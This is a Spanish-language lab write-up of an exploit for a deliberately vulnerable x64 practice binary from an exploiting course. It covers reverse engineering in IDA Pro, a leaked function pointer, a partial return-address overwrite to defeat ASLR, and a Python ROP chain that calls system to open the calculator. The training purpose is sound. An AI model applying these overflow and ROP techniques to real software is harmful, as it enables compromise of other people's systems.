

Explotación de la aplicación SHA1: 47301536894465290f35e5b12df52 b3be8d46ba8

Desarrollador de la aplicación: Ricardo Narvaja

Autor del exploit: Fare9

Contenido

| | |
|---|----|
| Introducción | 2 |
| Técnica utilizada para la explotación | 3 |
| Análisis y explotación del binario | 4 |
| Notas finales..... | 14 |

Introducción


Con motivo del curso de desarrollo de exploits con IDA Pro, Ricardo ha programado dos aplicaciones vulnerables a stack overflow para la práctica de los conocimientos adquiridos, estas aplicaciones se encuentran compiladas para la arquitectura x64 de Intel, y tienen como protecciones la aleatoriedad de las direcciones (ASLR) y la protección contra la ejecución en zonas de datos (DEP). En este tutorial vamos a analizar y desarrollar un exploit para la aplicación con nombre ConsoleApplication1.exe(final) y para evitar cualquier lío con nombre de programa, se trata de aquella con el hash SHA1: 47301536894465290f35e5b12df52b3be8d46ba8.

Técnica utilizada para la explotación

Debido a la protección ASLR del programa, tras descubrir las partes del programa que eran de mi interés y el *leak* de memoria que el programa realiza, se debe sobrescribir los 2 bytes más bajos de la dirección de retorno (*offset*) los cuales no estarán afectados por ASLR, la nueva dirección apunta a la ejecución de una función *gets* tras la cual es posible introducir más datos, estos datos serán diferentes ROP gadgets junto con la dirección de memoria *leakeda* y otros datos para mostrar una calculadora.


Análisis y explotación del binario

Como ya dije en el tutorial anterior, lo primero que suelo hacer es utilizar ExeinfoPE el cual me dirá información como por ejemplo el packer utilizado o el compilador con el que el binario fue compilado:




Como se puede ver, es igual que el anterior binario, no está empaquetado y además fue compilado con Microsoft Visual C++, lo cual nos dará la pista para encontrar la función *main* dentro del binario si IDA no lo reconoce.

Abramos entonces el binario con IDA Pro 7 para x64 y veamos que nos encontramos:



Bien, como en el anterior binario, lo que tenemos es la función *start*, debemos seguir el jump en el grafo y buscar el método *main*, aquí podemos encontrarlo (activando los prefijos de dirección, será más fácil):



Aquí tenemos el lugar donde encontramos la función main, la cuarta función podemos renombrarla con la tecla “N” y llamarla “main” lo cual hará que IDA reconozca la función y establezca los parámetros:

```

00000000140001366
00000000140001366 loc_140001366:
00000000140001366 call    sub_140005554
0000000014000136B mov     rdi, [rax]
0000000014000136E call    sub_14000554C
00000000140001373 mov     rbx, rax
00000000140001376 call    sub_1400053E8
0000000014000137B mov     r8, rax      ; envp
0000000014000137E mov     rdx, rdi      ; argv
00000000140001381 mov     ecx, [rbx]    ; argc
00000000140001383 call    main
00000000140001388 mov     ebx, eax
0000000014000138A call    sub_140001934
0000000014000138F test    al, al
00000000140001391 jz     short loc_1400013E8

```

Otra forma de reconocer la función main, era buscar las cadenas del ejercicio que Ricardo escribió:

```

0000000014000109E xor     r9d, r9d
000000001400010A1 lea     r8, Caption      ; "BDLV"
000000001400010A8 lea     rdx, Text       ; "Ejercicio"
000000001400010AF xor     ecx, ecx      ; hwnd
000000001400010B1 call    cs:MessageBoxA
000000001400010B7 lea     rcx, aEnterYourName ; "Enter your name\n"
000000001400010BE call    sub_140001140
000000001400010C3 mov     eax, 8
000000001400010C8 imul    rax, 1
000000001400010CC mov     rcx, [rsp+38h+arg_8]
000000001400010D1 mov     rcx, [rcx+rcx]
000000001400010D5 call    sub_140004460
000000001400010DA mov     ecx, 8
000000001400010DF imul    rcx, 1
000000001400010E3 mov     r8, rax
000000001400010E6 mov     rax, [rsp+38h+arg_8]
000000001400010EB mov     rdx, [rax+rcx]
000000001400010EF lea     rcx, [rsp+38h+var_18]
000000001400010F4 call    sub_140004520
000000001400010F9 cmp     [rsp+38h+var_C], 42424242h
00000000140001101 jnz     short loc_140001118

103 mov     rdx, cs:off_14001F018
10A lea     rcx, aYouAreAWinner ; "you are a winner man %p je\n"
111 call    sub_140001140

```

Sigamos a ver que encontramos, como vemos, las funciones que aquí se muestran IDA no ha sido capaz de reconocerlas, pero será sencillo, ya que aquí lo que tenemos es una cadena y luego una función. Luego tenemos otras dos algo más complejas de ver.

Vamos entonces a renombrar los argumentos mostrados por IDA a ver si se nos presta a algo mejor, además la variable “var18” vamos a ponerla como un buffer ASCII de tamaño 24:

```

00000000140001080
00000000140001080
00000000140001080
00000000140001080 ; int __cdecl main(int argc, const char **argv, const char **envp)
00000000140001080 main proc near
00000000140001080
00000000140001080 buffer= byte ptr -18h
00000000140001080 argc= dword ptr 8
00000000140001080 argv= qword ptr 10h
00000000140001080
00000000140001080 mov     [rsp+argv], rdx
00000000140001085 mov     [rsp+argc], ecx
00000000140001089 sub     rsp, 38h
0000000014000108D cmp     [rsp+38h+argc], 2
00000000140001092 jge     short loc_14000109E

```

Como vemos, ahora todo está algo más claro, y además podemos ver que se compara el argumento argc con 2, lo que significa que nuestro programa necesita un argumento. Vamos a depurar un poco metiendo 1 argumento cualquiera para ver qué funciones son las que nos vamos encontrando. Establecemos un breakpoint con F2 al principio de la función main y damos a correr en el Local Windows Debugger.


```

0000000013F1B1089 sub     rsp, 38h
0000000013F1B108D cmp     [rsp+38h+argc], 2
0000000013F1B1092 jge     short loc_13F1B109E


0000000013F1B1094 mov     ecx, 1
0000000013F1B1099 call    sub_13F1B4960

```

La primera función que tenemos aquí es a la que nos lleva si no metemos un argumento, tras ejecutar esta función el debugger acaba, por tanto será un exit, renombramos esa función, además tenemos que sale con el valor 1. Introducimos entonces un argumento:



Y ejecutamos de nuevo. Lo primero que vamos a encontrar es el MessageBoxA el cual bloqueará el programa hasta que aceptemos.



En la siguiente imagen, vemos como tras ejecutar una función con una cadena en RCX, lo que tenemos es que se ha mostrado por consola la cadena, por tanto podemos ver fácilmente que se trata de un printf.

```

0000000013F4B10A8 lea     rdx, Text      ; "Ejercicio"
0000000013F4B10AF xor     ecx, ecx                ; hWnd
0000000013F4B10B1 call    cs:MessageBoxA
0000000013F4B10B7 lea     rcx, Format      ; "Enter your name\n"
0000000013F4B10BE call    sub_13F4B1140
0000000013F4B10C3 mov     eax, 8

```

Ahora vamos a ejecutar la siguiente función:

```

0000000013F4B10A8 lea     rcx, text      ; Ejercicio
0000000013F4B10AF xor     ecx, ecx                ; hWnd
0000000013F4B10B1 call    cs:MessageBoxA
0000000013F4B10B7 lea     rcx, Format      ; "Enter your name\n"
0000000013F4B10BE call    printf
0000000013F4B10C3 mov     eax, 8
0000000013F4B10C8 imul    rax, 1
0000000013F4B10CC mov     rcx, [rsp+38h+argv]
0000000013F4B10D1 mov     rcx, [rcx+rax]
0000000013F4B10D5 call    sub_13F4B4460
0000000013F4B10DA mov     ecx, 8
0000000013F4B10DF imul    rcx, 1
0000000013F4B10E3 mov     r8, rax

```

Vemos que en RCX se cargó la dirección con el argumento que hemos metido, y que tras ejecutar en RAX se carga el tamaño de ese argumento, por tanto, lo que aquí tenemos es un strlen.

```

0000000013F4B10DF imul    rcx, 1
0000000013F4B10E3 mov     r8, rax
0000000013F4B10E6 mov     rax, [rsp+38h+argv]
0000000013F4B10EB mov     rdx, [rax+rcx]
0000000013F4B10EF lea     rcx, [rsp+38h+buffer]
0000000013F4B10F4 call    sub_13F4B4520

```

La siguiente función, vemos que sus parámetros son el tamaño obtenido, el argumento pasado y el buffer, y la siguiente imagen lo que nos muestra es que se ha copiado el argumento al buffer, esto entonces corresponde a un memcpy.

```

0000000013F4B10F4 call    memcpy
0000000013F4B10F9 cmp     dword ptr [rsp+38h+buffer+0Ch], 'BBBB'
0000000013F4B1101 jnz     short loc_13F4B1118

```

Tras el memcpy tenemos una comparación del offset 0xC del buffer, comparando con la cadena 'BBBB', nosotros como no hemos introducido en el argumento esa cadena, iremos por el lado de "bad boy".

```
0000000013F4B118
0000000013F4B118 loc_13F4B118:
0000000013F4B118 lea     rcx, aYouAreALoooser ; "you are a looser je\n"
0000000013F4B11F call    printf
0000000013F4B124 call    sub_13F4B1060
```

```
0000000013F4B1060
0000000013F4B1060
0000000013F4B1060 sub_13F4B1060 proc near
0000000013F4B1060
0000000013F4B1060 var_18= byte ptr -18h
0000000013F4B1060
0000000013F4B1060 sub     rsp, 38h
0000000013F4B1064 lea     rcx, [rsp+38h+var_18]
0000000013F4B1069 call    sub_13F4B4AE4
0000000013F4B106E add     rsp, 38h
0000000013F4B1072 retn
0000000013F4B1072 sub_13F4B1060 endp
0000000013F4B1072
```

Por este lado tenemos otra función, esta función es un wrapper de otra, esta obtiene en rcx un buffer como parámetro, y llama a la función. Al ejecutarlo, queda en espera y al ver en la consola, nos permite introducir por teclado. Esta función por tanto es una función vulnerable "gets". Y el wrapper lo podemos llamar "call_to_gets". Decompilamos y vemos lo que tenemos ya.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    size_t v3; // r8
    char buffer[24]; // [rsp+20h] [rbp-18h]
    const char **argva; // [rsp+48h] [rbp+10h]

    argva = argv;
    if ( argc < 2 )
        exit(1);
    MessageBoxA(0i64, Text, Caption, 0);
    printf(Format);
    v3 = strlen(argva[1]);
    memcpy(buffer, argva[1], v3);
    if ( *(_DWORD *)&buffer[12] == 'BBBB' )
    {
        printf(aYouAreAWinnner, off_13F4CF018);
    }
    else
    {
        printf(aYouAreALoooser);
        call_to_gets();
    }
    return 0;
}
```



```

1 char *call_to_gets()
2 {
3     char Buffer; // [rsp+20h] [rbp-18h]
4
5     return gets(&Buffer);
6 }

```

Una vez realizado el análisis empezamos a pensar la explotación. Lo primero que necesitaremos, será realizar el leak de memoria, para ello tenemos que introducir una cadena que en el offset 0xC tenga la cadena 'BBBB'. Y después, para poder seguir introduciendo datos, redirigiremos la ejecución a la función gets, ya que así podremos introducir más datos en el exploit y con ello poder realizar la explotación.

Si miramos por el camino de "Good boy" veamos a qué apunta el puntero del printf.

```

0000000013F4B1103 mov     rdx, cs:off_13F4CF018
0000000013F4B110A lea     rcx, aYouAreAWinnner ; "you are a winnner man %p je\n"
0000000013F4B1111 call    printf
0000000013F4B1116 jmp     short loc_13F4B1129

```

```

F017 db     0
F018 off_13F4CF018 dq offset sub_13F4B2AF8 ; DATA XREF
F020 ; CHAR Caption[]

```

```

0000000013F4B2AF8 sub_13F4B2AF8 proc near
0000000013F4B2AF8
0000000013F4B2AF8 var_40= qword ptr -40h
0000000013F4B2AF8 lpMem= qword ptr -30h
0000000013F4B2AF8 var_28= qword ptr -28h
0000000013F4B2AF8 var_20= qword ptr -20h
0000000013F4B2AF8 var_18= qword ptr -18h
0000000013F4B2AF8 var_10= qword ptr -10h
0000000013F4B2AF8 var_8= qword ptr -8
0000000013F4B2AF8 var_s0= byte ptr 0
0000000013F4B2AF8 arg_8= qword ptr 18h
0000000013F4B2AF8 arg_10= qword ptr 20h
0000000013F4B2AF8
0000000013F4B2AF8 mov     [rsp-8+arg_8], rbx
0000000013F4B2AFD mov     [rsp-8+arg_10], rdi
0000000013F4B2B02 push    rbp
0000000013F4B2B03 mov     rbp, rsp
0000000013F4B2B06 sub     rsp, 60h
0000000013F4B2B0A mov     rax, cs:__security_cookie
0000000013F4B2B11 xor     rax, rsp
0000000013F4B2B14 mov     [rbp+var_8], rax
0000000013F4B2B18 mov     rdi, rcx
0000000013F4B2B1B lea     r8, aComspec ; "COMSPEC"
0000000013F4B2B22 xor     ehx, ehx

```

```

0000000013F4B2B5F loc_13F4B2B5F:
0000000013F4B2B5F mov     rax, [rbp+lpMem]
0000000013F4B2B63 lea     rcx, aC ; "/c"
0000000013F4B2B6A mov     [rbp+var_28], rax

```

```

0000000013F4B2BD4
0000000013F4B2BD4 loc_13F4B2BD4:
0000000013F4B2BD4 lea     rdx, aCmdExe    ; "cmd.exe"
0000000013F4B2BDB xor     r9d, r9d
0000000013F4B2BDE lea     r8, [rbp+var_28]
0000000013F4B2BE2 mov     [rbp+var_28], rdx
0000000013F4B2BE6 xor     ecx, ecx
0000000013F4B2BE8 call    sub_13F4B7098
0000000013F4B2BED mov     rbx, rax

```

Si vemos todas las cadenas de la función, llegamos a la conclusión de que el puntero del printf, apunta a una función system. Renombramos y ya tenemos una manera de ejecutar, además si miramos al principio de la sección “.data” tenemos lo siguiente:

```

.data:0000000013F4CF000 _data segment para public 'DATA' use64
.data:0000000013F4CF000 assume cs:_data
.data:0000000013F4CF000 ;org 13F4CF000h
.data:0000000013F4CF000 aCalc db 'calc',0
.data:0000000013F4CF005 db 0

```

Perfecto para ejecutar la calculadora. Ahora tendremos que buscar los ROPs necesarios para ejecutar la calculadora. Vamos a “Search->ldarop->search rop gadgets” y buscamos gadgets, esta vez podemos buscar en ntdll y además en el binario, ya que podemos conseguir una dirección y a partir de esa dirección obtener la base del binario.

La función system, se encuentra en el offset 0x2AF8, así que una vez tengamos la función lekeada, restamos ese offset y tendremos la base del programa. Aquí voy a mostrar cómo obtener la base del programa, y los rop que he usado:

```

program_base      = leaked_function - 0x2AF8
leaked_function   = struct.pack('<q',leaked_function)
calc_address      = struct.pack('<q',0x13FCDFF000 - 0x13FCC0000 + program_base)
pop_rcx_retn      = struct.pack('<q',0x77B28FD0 - 0x77AD0000 + ntdll)
pop_rax_retn      = struct.pack('<q',0x76DDE166 - 0x76DC0000 + ntdll)
jmp_rax           = struct.pack('<q',0x76E56FD1 - 0x76DC0000 + ntdll)

```

Con esto podremos ejecutar system, y establecer el parámetro RCX a apuntar a calc.exe. Y con esto montaremos el segundo shellcode a ejecutar:


```

second_shellcode  = 'A'*24
second_shellcode  += pop_rcx_retn
second_shellcode  += calc_address
second_shellcode  += pop_rax_retn
second_shellcode  += leaked_function
second_shellcode  += jmp_rax


```

Con esto, lo que haremos será sobrescribir RIP con un “pop rcx” para obtener la dirección de la calculadora, tras esto “pop rax” para obtener la función lekeada y finalmente un jmp rax para saltar a system. Los ‘A’ del principio son para llegar hasta RIP en la stack.


Veamos esto en el debugger, paso a paso y después el exploit.





Aquí tenemos el return de la función main, como vemos ahora apunta a call_to_gets+4.




En el gets se va a introducir el shellcode.




Ahora al retornar vamos a empezar con los rops de la shellcode.




Con esto tenemos la dirección de calc.exe en RCX, seguimos ejecutando.




Obtenemos la dirección de system en RAX.



Finalmente, el salto a RAX con lo que saltaremos a system. Ejecutamos con F9 y veremos que tendremos la calculadora:




Todo esto, lo meteremos en un exploit en Python y ejecutamos:



```
C:\Users\Fare9\Desktop\ConsoleApplication1FINAL>C:\python27-x64\python.exe exploit.py
0x77ad0000
[!] To continue the analysis, please accept messagebox and press ENTEREnter your name
you are a winnner man 000000013F162AF8 je

[!] Please write leaked function address <with 0x>: 0x0000013F162AF8
```



Notas finales

Como hemos podido ver, es posible sobrescribir sólo 2 bytes de una dirección los cuales no se verán afectados por la protección de ASLR, y con esto y una dirección lekeada es posible realizar una explotación de un binario, en este caso era más fácil pues se nos ofrecía una función system dentro del binario, en otros casos será necesario realizar otros trucos que nos lleven a la ejecución de código que nos sea beneficioso. Igualmente, este ejercicio nos ayuda a pensar un poco “fuera de la caja” y nos permite un pensamiento lateral beneficioso para otros ejercicios, como ya dijimos en temas de exploiting no es posible buscar soluciones online.

